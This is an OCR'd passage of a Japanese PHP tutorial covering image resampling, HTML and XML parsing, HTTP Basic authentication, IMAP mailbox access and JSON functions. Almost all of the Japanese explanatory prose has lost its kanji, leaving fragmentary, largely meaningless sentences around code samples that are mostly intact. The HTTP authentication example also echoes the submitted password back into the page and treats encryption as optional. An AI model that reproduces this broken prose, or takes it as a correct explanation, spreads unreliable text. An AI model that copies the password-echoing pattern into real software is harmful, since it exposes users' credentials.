
```
//original image
$src_img=imagecreatefromstring(file_get_contents($original_image_path));
```

`imagecopyresampled`によってのイメージsrc_imgのすべてまたはをしいイメージdst_imgにコピーします。


```
imagecopyresampled($dst_img, $src_img,
    $dst_x ,$dst_y, $src_x, $src_y,
    $dst_width, $dst_height, $src_width, $src_height);
```

`src_*`および`dst_*`ディメンションをするには、のイメージをします。

src_img



dst_img



6: HTMLの

Examples

からHTMLをする

PHPはDOM Level 2のパーサーをしているので、 `getElementById()`や`appendChild()`などのいれたメソッドをしてHTMLをできます。

```
$html = '<html><body><span id="text">Hello, World!</span></body></html>';

$doc = new DOMDocument();
libxml_use_internal_errors(true);
$doc->loadHTML($html);

echo $doc->getElementById("text")->textContent;
```

```
Hello, World!
```

PHPがHTMLのについてをすることにしてください。に、ドキュメントフラグメントをインポートするはがです。これらのをするには、HTMLをインポートするに`libxml_use_internal_errors()`びして、のエラーをするようにDOMライブラリlibxmlに`libxml_use_internal_errors()`します。であれば、 `libxml_get_errors()`をしてエラーをできます。

XPathの

```
$html = '<html><body><span class="text">Hello, World!</span></body></html>';

$doc = new DOMDocument();
$doc->loadHTML($html);

$xpath = new DOMXPath($doc);
$span = $xpath->query("//span[@class='text']")->item(0);

echo $span->textContent;
```

```
Hello, World!
```

SimpleXML

プレゼンテーション

- SimpleXMLは、XMLをうなをするPHPライブラリーですに、XMLデータのみりと。
- のは、XMLがでなければならないということです。

きアプローチをしたXMLの

```
// Load an XML string
$xmlstr = file_get_contents('library.xml');
$library = simplexml_load_string($xmlstr);

// Load an XML file
$library = simplexml_load_file('library.xml');

// You can load a local file path or a valid URL (if allow_url_fopen is set to "On" in php.ini
```

OOPアプローチをしてXMLをする

```
// $isPathToFile: it informs the constructor that the 1st argument represents the path to a
file,
// rather than a string that contains 1the XML data itself.

// Load an XML string
$xmlstr = file_get_contents('library.xml');
$library = new SimpleXMLElement($xmlstr);

// Load an XML file
$library = new SimpleXMLElement('library.xml', NULL, true);

// $isPathToFile: it informs the constructor that the first argument represents the path to a
file, rather than a string that contains 1the XML data itself.
```

とへのアクセス

- SimpleXMLはXMLドキュメントをするときに、そのXMLまたはノードをすべての SimpleXMLElementオブジェクトのプロパティにします
- さらに、XMLを、しているプロパティからアクセスなにします。

あなたがそのをっているとき

```
$library = new SimpleXMLElement('library.xml', NULL, true);
foreach ($library->book as $book){
    echo $book['isbn'];
    echo $book->title;
    echo $book->author;
    echo $book->publisher;
}
```

- このアプローチのなは、XMLのすべてのとのをるがあることです。

あなたがそのをらないときまたはあなたがそれらをりたくないと

き

```
foreach ($library->children() as $child){
    echo $child->getName();
    // Get attributes of this element
    foreach ($child->attributes() as $attr){
        echo ' ' . $attr->getName() . ': ' . $attr;
    }
    // Get children
    foreach ($child->children() as $subchild){
        echo ' ' . $subchild->getName() . ': ' . $subchild;
    }
}
```

オンラインでHTMLのをむ https://riptutorial.com/ja/php/topic/1032/htmlの

7: HTTP

き

このトピックでは、HTTPヘッダーをスクリプトをします。

Examples

シンプルな

このコードはページのヘッダーにのみしてください。それのはしません。

```
<?php
if (!isset($_SERVER['PHP_AUTH_USER'])) {
    header('WWW-Authenticate: Basic realm="My Realm"');
    header('HTTP/1.0 401 Unauthorized');
    echo 'Text to send if user hits Cancel button';
    exit;
}
echo "<p>Hello {$_SERVER['PHP_AUTH_USER']}.</p>";
$user = $_SERVER['PHP_AUTH_USER']; //Lets save the information
echo "<p>You entered {$_SERVER['PHP_AUTH_PW']} as your password.</p>";
$pass = $_SERVER['PHP_AUTH_PW']; //Save the password(optionally add encryption)!
?>
//You html page
```

オンラインでHTTPをむ https://riptutorial.com/ja/php/topic/8059/http

8: IMAP

Examples

IMAPをインストールする

PHPでIMAPをするには、IMAPをインストールするがあります

PHP5でDebian / Ubuntu

```
sudo apt-get install php5-imap
sudo php5enmod imap
```

Debian / UbuntuとPHP7

```
sudo apt-get install php7.0-imap
```

YUMベースのディストリビューション

```
sudo yum install php-imap
```

Mac OS Xphp5.6

```
brew reinstall php56 --with-imap
```

メールボックスにする

IMAPアカウントでかをするには、まずそれにするがあります。これをうには、いくつかのパラメータをするがあります。

- メールサーバのサーバまたはIPアドレス
- あなたがしたいポート
  - IMAPは143または993
  - POPは110または995です。
  - SMTPは25または465
  - NNTPは119または563
- フラグ

		オプション	デフォルト
`/service=service`	するサービス	imap、pop3、nntp、smtp	イマップ

		オプション	デフォルト
/user=user	サーバーのログインのリモートユーザー		
/authuser=user	リモートユーザ。これがされているは、パスワードがされているユーザーなど		
/anonymous	ユーザーとしてのリモートアクセス		
/debug	アプリケーションのデバッグログにプロトコルテレメトリをする		
/secure	ネットワークをしてパスワードをしない		
/norsh	されたIMAPセッションをするためにrshまたはsshをしないでください		
/ssl	Secure Socket Layerをしてセッションをする		
/validate-cert	TLS / SSLサーバーからの		
/novalidate-cert	サーバーがをするになTLS / SSLサーバーからをしないでください。 してしてください		
/tls	セッションをするためにstart-TLSをにし、それをサポートしないサーバーへのをする		
/notls	セッションをするstart-TLSはサポートしていません		
/readonly	みりメールボックスをくIMAPのみ、NNTPではされ、SMTPとPOP3ではエラー		

はのようになります。

```
{imap.example.com:993/imap/tls/secure}
```

のがASCIIのは、 utf7_encode$ stringでエンコードするがあります。

メールボックスにするには、ストリームをすリソースをすimap_openコマンドをします。

```
<?php
$mailbox = imap_open("{imap.example.com:993/imap/tls/secure}", "username", "password");
if ($mailbox === false) {
    echo "Failed to connect to server";
}
```

メールボックスのすべてのフォルダをする

メールボックスにしたら、をてみましょう。のなコマンドはimap_listです。のパラメータは`imap_open`からしたリソース、2はメールボックス、3はファジー`*`はのパターンにするためにされますです。

```
$folders = imap_list($mailbox, "{imap.example.com:993/imap/tls/secure}", "*");
if ($folders === false) {
    echo "Failed to list folders in mailbox";
} else {
    print_r($folders);
}
```

はのようになります。

```
Array
(
    [0] => {imap.example.com:993/imap/tls/secure}INBOX
    [1] => {imap.example.com:993/imap/tls/secure}INBOX.Sent
    [2] => {imap.example.com:993/imap/tls/secure}INBOX.Drafts
    [3] => {imap.example.com:993/imap/tls/secure}INBOX.Junk
    [4] => {imap.example.com:993/imap/tls/secure}INBOX.Trash
)
```

3のパラメータをして、のようなをフィルタリングできます。

```
$folders = imap_list($mailbox, "{imap.example.com:993/imap/tls/secure}", "*.Sent");
```

そしてにはに`.Sent`をつエントリしかまれてい`.Sent`

```
Array
(
    [0] => {imap.example.com:993/imap/tls/secure}INBOX.Sent
)
```

`*`をファジーとしてすると、すべてのがにされます。 `%`をすると、されたのフォルダーののみがされます。

メールボックスのメッセージの

imap_headersをしてメールボックスのすべてのメッセージのリストをすことができます。

```
<?php
$headers = imap_headers($mailbox);
```

は、のパターンをつのです。

```
[FLAG] [MESSAGE-ID])[DD-MM-YYY] [FROM ADDRESS] [SUBJECT TRUNCATED TO 25 CHAR] ([SIZE] chars)
```

がどのようにされるかのをにします。

```
A     1)19-Aug-2016 someone@example.com Message Subject (1728 chars)
D     2)19-Aug-2016 someone@example.com RE: Message Subject (22840 chars)
U     3)19-Aug-2016 someone@example.com RE: RE: Message Subject (1876 chars)
N     4)19-Aug-2016 someone@example.com RE: RE: RE: Message Subje (1741 chars)
```

シンボル		
A		メッセ―ジがされました
D	み	メッセ―ジはされますがされません
F	フラグ	メッセ―ジにフラグがてられ/されている
N	しい	メッセ―ジはしくえていません
R		メッセ―ジがしくられました
U		メッセ―ジがみまれていません
バツ	ドラフト	メッセ―ジはきです

このびしはにかなりのがかかるがあり、にきなリストをすがあることにしてください。

わりに、々のメッセ―ジをにじてロ―ドすることもできます。あなたのメ―ルにはそれぞれ、1もいものからimap_num_msg($mailbox)までのIDがりてられimap_num_msg($mailbox)。

メ―ルにアクセスするにはいくつかのがありますが、もなは、ヘッダ―をすimap_headerをすることimap_header。

```
<?php
$header = imap_headerinfo($mailbox , 1);

stdClass Object
(
    [date] => Wed, 19 Oct 2011 17:34:52 +0000
    [subject] => Message Subject
    [message_id] => <04b80ceedac8e74$51a8d50dd$0206600a@user1687763490>
    [references] => <ec129beef8a113c941ad68bdaae9@example.com>
    [toaddress] => Some One Else <someoneelse@example.com>
    [to] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One Else
                    [mailbox] => someonelse
                    [host] => example.com
                )
        )
    [fromaddress] => Some One <someone@example.com>
    [from] => Array
        (
```

```
            [0] => stdClass Object
                (
                    [personal] => Some One
                    [mailbox] => someone
                    [host] => example.com
                )
        )
    [reply_toaddress] => Some One <someone@example.com>
    [reply_to] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One
                    [mailbox] => someone
                    [host] => example.com
                )
        )
    [senderaddress] => Some One <someone@example.com>
    [sender] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One
                    [mailbox] => someone
                    [host] => example.com
                )
        )
    [Recent] =>
    [Unseen] =>
    [Flagged] =>
    [Answered] =>
    [Deleted] =>
    [Draft] =>
    [Msgno] =>    1
    [MailDate] => 19-Oct-2011 17:34:48 +0000
    [Size] => 1728
    [udate] => 1319038488
)
```

オンラインでIMAPをむ https://riptutorial.com/ja/php/topic/7359/imap

9: JSON

き

JSON JavaScript Object Notation は、オブジェクトをプレーンテキストにシリアルするプラットフォームおよびにしないです。 PHPはWebでよくわれるため、PHPでJSONをうためのながあります。

- json_encodemixed $ value [、int $ options = 0 [、int $ depth = 512]]
- json_decode$ json [、bool $ assoc = false [、int $ depth = 512 [、int $ options = 0]]]

パラ メーター

パラ メータ	
json_encode	-
	がエンコードされています。リソースののタイプにすることができます。すべてのデータはUTF-8でエンコードされているがあります。
オプション	ビットマスクは、JSON_HEX_QUOT、JSON_HEX_TAG、JSON_HEX_APOS、JSON_HEX_APOS、JSON_NUMERIC_CHECK、JSON_PRETTY_PRINT、JSON_UNESCAPED_SLASHES、JSON_FORCE_OBJECT、JSON_PRESERVE_ZERO_FRACTION、JSON_UNESCAPED_UNICODE、JSON_PARTIAL_OUTPUT_ON_ERRORでされます。これらののは、 JSONページでしています。
さ	をします。ゼロよりきくなければなりません。
json_decode	-
ジョソン	jsonがデコードされています。このは、UTF-8でエンコードされたでのみします。
アソーク	オブジェクトのわりにをさなければなりません。
オプション	JSONデコードオプションのビットマスク。、JSON_BIGINT_AS_STRINGのみがサポートされていますデフォルトでは、きなをとしてキャストします

- なJSONの**json_decode**はにであり、デコードがしたかどうかをにすることはにです. json_decodeはなにしてもnullをします。 このようなをぐためには、**json_last_error**をするがあります。

Examples

JSONをデコードする

`json_decode()`はJSONでエンコードされたをのパラメータとしてり、それをPHPにします。

、 `json_decode()`は、JSONオブジェクトのがディクショナリであるは**\ stdClass**のオブジェクトをし、JSONオブジェクトがのはインデックスきをします。また、スカラー、またはな`"true"`、`"false"`、 `"null"`などのスカラーについては、スカラーまたは`NULL`をし`NULL`。また、エラーに`NULL`をし`NULL`。

```
// Returns an object (The top level item in the JSON string is a JSON dictionary)
$json_string = '{"name": "Jeff", "age": 20, "active": true, "colors": ["red", "blue"]}';
$object = json_decode($json_string);
printf('Hello %s, You are %s years old.', $object->name, $object->age);
#> Hello Jeff, You are 20 years old.

// Returns an array (The top level item in the JSON string is a JSON array)
$json_string = '["Jeff", 20, true, ["red", "blue"]]';
$array = json_decode($json_string);
printf('Hello %s, You are %s years old.', $array[0], $array[1]);
```

でデコードしたオブジェクトのプロパティのとをするには、 `var_dump()`をします。

```
// Dump our above $object to view how it was decoded
var_dump($object);
```

のにしてください

```
class stdClass#2 (4) {
 ["name"] => string(4) "Jeff"
 ["age"] => int(20)
 ["active"] => bool(true)
 ["colors"] =>
   array(2) {
     [0] => string(3) "red"
     [1] => string(4) "blue"
   }
}
```

JSONのは、PHPのものにされました。

オブジェクトをすわりにJSONオブジェクトのをすには、 `json_decode()` 2のパラメータとして`true`をし`true`。

```
$json_string = '{"name": "Jeff", "age": 20, "active": true, "colors": ["red", "blue"]}';
$array = json_decode($json_string, true); // Note the second parameter
var_dump($array);
```

にしてください

```
array(4) {
  ["name"] => string(4) "Jeff"
  ["age"] => int(20)
  ["active"] => bool(true)
  ["colors"] =>
  array(2) {
    [0] => string(3) "red"
    [1] => string(4) "blue"
  }
}
```

されるがオブジェクトでない、2のパラメータ `$assoc` はです。

`$assoc`パラメータをすると、のとのオブジェクトのがわれます。つまり、デコードされたにして`json_encode()`をすると、のJSONになります。

`json_decode()`は、にJSONが512の *5.2.3*よりのバージョンでは20、バージョン5.2.3では128の「さ」をつ、`NULL`し`NULL`。バージョン5.3では、このは、するように、3パラメータ `$depth` をしてできます。

マニュアルによると

> PHPはオリジナルのRFC 4627でされているJSONのスーパーセットをしています。スカラーとNULLをエンコードしてデコードします。 RFC 4627は、またはオブジェクトのにネストされているにのみ、これらのをサポートします。このスーパーセットは、よりしい»RFC 7159 RFC 4627にってわることをすと»ECMA-404の JSONテキストのされたとしますが、これはRFC 4627をにするいJSONパーサーとののをきこすがあります。のスカラーをエンコードします。

つまり、たとえば、なはPHPでなJSONオブジェクトとなされます。

```
$json = json_decode('"some string"', true);
var_dump($json, json_last_error_msg());
```

```
string(11) "some string"
string(8) "No error"
```

しかしやオブジェクトではなく、なはRFC 4627のではありません。その、 JSLint 、 JSON FormatterValidator RFC 4627モードなどのオンラインチェッカーでエラーがします。

の`$depth` 3の`$depth`パラメータデフォルトは`512` があります。これは、のオブジェクトのにれにされたオブジェクトのデコードをします。

4の`$options`パラメータが`$options`ます。、1つの`JSON_BIGINT_AS_STRING`のみをけれます。デフォルトのこのオプションをは、きなをのわりににキャストすることです。

true、false、およびnullリテラルのでないでないバリアントは、もはやなとしてけれられません。

したがって、この

```
var_dump(json_decode('tRue'), json_last_error_msg());
var_dump(json_decode('tRUe'), json_last_error_msg());
var_dump(json_decode('tRUE'), json_last_error_msg());
var_dump(json_decode('TRUe'), json_last_error_msg());
var_dump(json_decode('TRUE'), json_last_error_msg());
var_dump(json_decode('true'), json_last_error_msg());
```

PHP 5.6より

```
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
```

```
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
bool(true)
string(8) "No error"
```

`false`と`null`についてものがし`null`。

ができない、 `json_decode()`は`NULL`をし`NULL`。

```
$json = "{'name': 'Jeff', 'age': 20 }" ;  // invalid json

$person = json_decode($json);
echo $person->name;    //  Notice: Trying to get property of non-object: returns null
echo json_last_error();
#  4 (JSON_ERROR_SYNTAX)
echo json_last_error_msg();
#  unexpected character
```

エラーをするために`NULL`をすだけではではありません。たとえば、JSONに`"null"`がまれている、`json_decode()`

はエラーがしていなくてもnullをしnull。

JSONのエンコーディング

json_encodeは、PHPまたはPHP 5.4、JsonSerializableインタフェースをするオブジェクトをJSONエンコードにします。したはJSONエンコードされたをし、したはFALSEをします。

```
$array = [
    'name' => 'Jeff',
    'age' => 20,
    'active' => true,
    'colors' => ['red', 'blue'],
    'values' => [0=>'foo', 3=>'bar'],
];
```

エンコーディングにPHPのデータ、、ブールはJSONにするものにされます。はJSONオブジェクトとしてエンコードされます。デフォルトのでびされると、インデックスはJSONとしてエンコードされます。 キーが0からまるしたシーケンスでないは、はJSONオブジェクトとしてエンコードされます。

```
echo json_encode($array);
```

```
{"name":"Jeff","age":20,"active":true,"colors":["red","blue"],"values":{"0":"foo","3":"bar"}}
```

PHP 5.3、json_encodeの2はビットマスクです。このビットマスクは、のうちの1つになります。

のビットマスクとに、2のOR|。

PHP 5.x 5.3

JSON_FORCE_OBJECT

のわりにオブジェクトをにする

```
$array = ['Joel', 23, true, ['red', 'blue']];
echo json_encode($array);
echo json_encode($array, JSON_FORCE_OBJECT);
```

```
["Joel",23,true,["red","blue"]]
{"0":"Joel","1":23,"2":true,"3":{"0":"red","1":"blue"}}
```

JSON_HEX_TAG 、 **JSON_HEX_AMP** 、 **JSON_HEX_APOS** 、 **JSON_HEX_QUOT**

エンコーディングにのをします。

JSON_HEX_TAG	<	\u003C
JSON_HEX_TAG	>	\u003E
JSON_HEX_AMP	&	\u0026
JSON_HEX_APOS	'	\u0027
JSON_HEX_QUOT	"	\u0022

```
$array = ["tag"=>"<>", "amp"=>"&", "apos"=>"'", "quot"=>"\""];
echo json_encode($array);
echo json_encode($array, JSON_HEX_TAG | JSON_HEX_AMP | JSON_HEX_APOS | JSON_HEX_QUOT);
```

```
{"tag":"<>","amp":"&","apos":"'","quot":"\""}
{"tag":"\u003C\u003E","amp":"\u0026","apos":"\u0027","quot":"\u0022"}
```

PHP 5.x 5.3

JSON_NUMERIC_CHECK

がにされるようにします。

```
$array = ['23452', 23452];
echo json_encode($array);
echo json_encode($array, JSON_NUMERIC_CHECK);
```

```
["23452",23452]
[23452,23452]
```

PHP 5.x 5.4

JSON_PRETTY_PRINT

JSONをみやすくします

```
$array = ['a' => 1, 'b' => 2, 'c' => 3, 'd' => 4];
echo json_encode($array);
echo json_encode($array, JSON_PRETTY_PRINT);
```

```
{"a":1,"b":2,"c":3,"d":4}
{
    "a": 1,
    "b": 2,
    "c": 3,
    "d": 4
}
```

JSON_UNESCAPED_SLASHES

にエスケープされていない/スラッシュがまれています

```
$array = ['filename' => 'example.txt', 'path' => '/full/path/to/file/'];
echo json_encode($array);
echo json_encode($array, JSON_UNESCAPED_SLASHES);
```

```
{"filename":"example.txt","path":"\/full\/path\/to\/file"}
{"filename":"example.txt","path":"/full/path/to/file"}
```

JSON_UNESCAPED_UNICODE

にUTF-8でエンコードされたを\uエンコードされたのわりにします

```
$blues = ["english"=>"blue", "norwegian"=>"blå", "german"=>"blau"];
echo json_encode($blues);
echo json_encode($blues, JSON_UNESCAPED_UNICODE);
```

```
{"english":"blue","norwegian":"bl\u00e5","german":"blau"}
{"english":"blue","norwegian":"blå","german":"blau"}
```

PHP 5.x 5.5

JSON_PARTIAL_OUTPUT_ON_ERROR

エンコードできないがある、エンコードをできます。

```
$fp = fopen("foo.txt", "r");
$array = ["file"=>$fp, "name"=>"foo.txt"];
echo json_encode($array); // no output
echo json_encode($array, JSON_PARTIAL_OUTPUT_ON_ERROR);
```

```
{"file":null,"name":"foo.txt"}
```

PHP 5.x 5.6

JSON_PRESERVE_ZERO_FRACTION

がとしてにされるようにします。

```
$array = [5.0, 5.5];
echo json_encode($array);
echo json_encode($array, JSON_PRESERVE_ZERO_FRACTION);
```

```
[5,5.5]
[5.0,5.5]
```

PHP 7.x 7.1

JSON_UNESCAPED_LINE_TERMINATORS

`JSON_UNESCAPED_UNICODE`とともにすると、いPHPバージョンのにり、U + 2028 LINE SEPARATOR

およびU + 2029 PARAGRAPH SEPARATORのをエスケープしません 。 JSONではですが、これらのはJavaScriptではです。 したがって、バージョン7.1 `JSON_UNESCAPED_UNICODE`のデフォルトがされました。

```
$array = ["line"=>"\xe2\x80\xa8", "paragraph"=>"\xe2\x80\xa9"];
echo json_encode($array, JSON_UNESCAPED_UNICODE);
echo json_encode($array, JSON_UNESCAPED_UNICODE | JSON_UNESCAPED_LINE_TERMINATORS);
```

```
{"line":"\u2028","paragraph":"\u2029"}
{"line":"□","paragraph":"□"}
```

JSONエラーのデバッグ

`json_encode`または`json_decode`がされたのにすると、 `false`をし`false`。 このがしたとき、PHPがをするユーザーにあり、エラーやはしませんjson_last_errorとjson_last_error_msgエラーがしたかどうかをし、それをデバッグアプリケーションにじてすると、エラーメッセージをするを、など。

のは、JSONをするのなエラーをしています JSONのデコード/エンコードにしたなど 。

```
// An incorrectly formed JSON string
$jsonString = json_encode("{'Bad JSON':\xB1\x31}");

if (json_last_error() != JSON_ERROR_NONE) {
    printf("JSON Error: %s", json_last_error_msg());
}

#> JSON Error: Malformed UTF-8 characters, possibly incorrectly encoded
```

json_last_error_msg

`json_last_error_msg()`は、をエンコード/デコードしようとしたときにした、にしたエラーのがめるメッセージをします。

- エラーがしていなくても、このはにをします。
  デフォルトのエラーは`No Error`
- ののエラーがしたは`false`をし`false`
- json_last_error_msgはでオーバーライドされるため、このループではがです。

このをして、するメッセージをし、ステートメントではテストしないでください。

```
// Don't do this:
if (json_last_error_msg()){} // always true (it's a string)
if (json_last_error_msg() != "No Error"){} // Bad practice

// Do this: (test the integer against one of the pre-defined constants)
if (json_last_error() != JSON_ERROR_NONE) {
    // Use json_last_error_msg to display the message only, (not test against it)
    printf("JSON Error: %s", json_last_error_msg());
```

```
}
```

このは、PHP 5.5よりにはしません。ここにpolyfillがあります

```
if (!function_exists('json_last_error_msg')) {
    function json_last_error_msg() {
        static $ERRORS = array(
            JSON_ERROR_NONE => 'No error',
            JSON_ERROR_DEPTH => 'Maximum stack depth exceeded',
            JSON_ERROR_STATE_MISMATCH => 'State mismatch (invalid or malformed JSON)',
            JSON_ERROR_CTRL_CHAR => 'Control character error, possibly incorrectly encoded',
            JSON_ERROR_SYNTAX => 'Syntax error',
            JSON_ERROR_UTF8 => 'Malformed UTF-8 characters, possibly incorrectly encoded'
        );

        $error = json_last_error();
        return isset($ERRORS[$error]) ? $ERRORS[$error] : 'Unknown error';
    }
}
```

json_last_error

`json_last_error()`は、PHPがするみのの1つにマップされたをします。

JSON_ERROR_NONE	エラーはしていません
JSON_ERROR_DEPTH	スタックをえました
JSON_ERROR_STATE_MISMATCH	なJSONまたはなのJSON
JSON_ERROR_CTRL_CHAR	エラー、おそらくしくエンコードされていない
JSON_ERROR_SYNTAX	エラー*PHP 5.3.3*
JSON_ERROR_UTF8	なのUTF-8*PHP 5.5.0*
JSON_ERROR_RECURSION	エンコードされるの1つの
JSON_ERROR_INF_OR_NAN	エンコードされるの1つのNANまたはINF
JSON_ERROR_UNSUPPORTED_TYPE	エンコードできないのがえられました

オブジェクトでの**JsonSerializable**の

PHP 5.x 5.4

REST APIをするときは、クライアントアプリケーションにすオブジェクトのをらすがあります。こののために、このでは`JsonSerialiazble`インターフェイスをするをします。

このでは、クラス`User`にはhypotetical ORMのDBモデルオブジェクトをしています。

```
class User extends Model implements JsonSerializable {
    public $id;
    public $name;
    public $surname;
    public $username;
    public $password;
    public $email;
    public $date_created;
    public $date_edit;
    public $role;
    public $status;

    public function jsonSerialize() {
        return [
            'name' => $this->name,
            'surname' => $this->surname,
            'username' => $this->username
        ];
    }
}
```

`jsonSerialize()`メソッドをして、クラスに`JsonSerializable`をします。

```
public function jsonSerialize()
```

アプリケーションのコントローラまたはスクリプトで、オブジェクトUserを`json_encode()`にすると、オブジェクトではなく`jsonSerialize()`メソッドのjson encodedがされます。

```
json_encode($User);
```

ります

```
{"name":"John", "surname":"Doe", "username" : "TestJson"}
```

プロパティの

これにより、RESTfulなエンドポイントからされるデータがされ、jsonからオブジェクトプロパティをできます。

`json_encode()`でのプライベートプロパティとプロテクトプロパティの

JsonSerializableのをけるために、privateまたはprotectedプロパティをして`json_encode()`からクラスをすこともできます。クラスは\ JsonSerializableをするはありません。

> json_encodeは、クラスのパブリックプロパティをJSONにエンコードします。

```
<?php

class User {
    // private properties only within this class
    private $id;
    private $date_created;
    private $date_edit;

    // properties used in extended classes
    protected $password;
    protected $email;
    protected $role;
    protected $status;

    // share these properties with the end user
    public $name;
    public $surname;
    public $username;

    // jsonSerialize() not needed here
}

$theUser = new User();

var_dump(json_encode($theUser));
```

```
string(44) "{"name":null,"surname":null,"username":null}"
```

ヘッダ—jsonとされた

コンテンツタイプのヘッダ—をJSONとしてすると

```
<?php
 $result = array('menu1' => 'home', 'menu2' => 'code php', 'menu3' => 'about');

//return the json response :
header('Content-Type: application/json');  // <-- header declaration
echo json_encode($result, true);    // <--- encode
exit();
```

ヘッダ—があるので、されたデ—タとそのデ—タをするをアプリができます。
コンテンツヘッダ—はされるデ—タのにするにぎないことにしてください 。

UTF-8をしているは、をできます。

```
header("Content-Type: application/json;charset=utf-8");
```

jQuery

```
$.ajax({
        url:'url_your_page_php_that_return_json'
    }).done(function(data){
        console.table('json ',data);
        console.log('Menu1 : ', data.menu1);
```

```
});
```

オンラインでJSONをむ https://riptutorial.com/ja/php/topic/617/json

10: Linux / Unixへのインストール

Examples

APT for PHP 7をしたコマンドライン インストール

> これはPHPのみをインストールします。 PHPファイルをWebにしたいは、 Apache 、 NginxなどのWebサーバーをインストールするか、 PHPのWebサーバー *php version 5.4+* をするがあります 。
>
